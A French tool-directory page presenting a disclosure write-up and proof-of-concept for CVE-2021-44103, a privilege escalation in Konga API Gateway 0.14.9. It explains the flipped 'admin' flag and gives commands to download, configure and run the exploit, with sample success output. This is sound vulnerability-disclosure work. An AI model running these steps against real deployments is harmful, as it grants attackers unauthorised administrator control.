
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2021-44103 — Exploit de preuve de concept pour CVE-2021-44103 démontrant une escalade de privilèges verticale dans Konga API Gateway 0.14.9, permettant aux utilisateurs authentifiés d'obtenir un accès administrateur. | Kitploit
Outils/GitHubGitHub/paulotrindadec/cve-2021-44103
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionSécurité des API
GitHubpaulotrindadec/cve-2021-44103

CVE-2021-44103

Partager

Exploit de preuve de concept pour CVE-2021-44103 démontrant une escalade de privilèges verticale dans Konga API Gateway 0.14.9, permettant aux utilisateurs authentifiés d'obtenir un accès administrateur.

Voir le dépôt
330il y a 4 ansPas encore vérifié

CVE-2021-44103

Une preuve de concept pour KONGA 0.14.9 - Élévation de privilèges.

Introduction

Le 16 novembre 2021, Fabrício Salomão et moi avons découvert une vulnérabilité dans Konga API Gateways, permettant à tout utilisateur authentifié de devenir administrateur.

Rapport de vulnérabilité

Produit: KONGA
Modèle : 0.14.9
Vulnérabilité : Élévation de privilèges
Impact : Accès administrateur complet (élévation de privilèges verticale)
Authentification : requise
Auteur de l'exploit : Fabricio Salomao / Paulo Trindade

Preuve de concept

Ci-dessous, un utilisateur normal nommé « usernormal » a été créé sans privilège.

Crash

Crash


Via la requête ci-dessous, le drapeau « FALSE » dans le paramètre « admin » a été changé en « TRUE ».

Crash

Par conséquent, un exploit a été créé pour nous : https://www.exploit-db.com/exploits/50521

Crash

Après avoir exécuté l'exploit, l'élévation de privilèges a été un succès !

Résultat :

Crash

Exécution de l'exploit

wget https://www.exploit-db.com/raw/50521 -O 50521.py

Edit 50521.py

Modify:

urlkonga = "http://www.example.com:1337/" # change to your konga address
identifier = "usernormalkonga"            # change user
password = "changeme"                     # change password

Execute:

python 50521.py

[+] Attack
[+] Token eyJhbGciOiJIUzI1NiJ9.MTA.JFmJ0Vd3z5oeOTokSL0qfPZSOJmnZKEjZVzCJs_AM-U
[+] Change Normal User to Admin
[+] Success

Liens

http://n0hat.blogspot.com/2021/11/konga-0149-privilege-escalation-exploit.html

https://www.exploit-db.com/exploits/50521

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44103

https://github.com/advisories/GHSA-f2mp-8fgg-7465

https://security.snyk.io/vuln/SNYK-JS-KONGA-2434821

https://twitter.com/CVEnew/status/1508455166885961732

https://twitter.com/search?q=CVE-2021-44103&src=typed_query

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    311
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    303

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





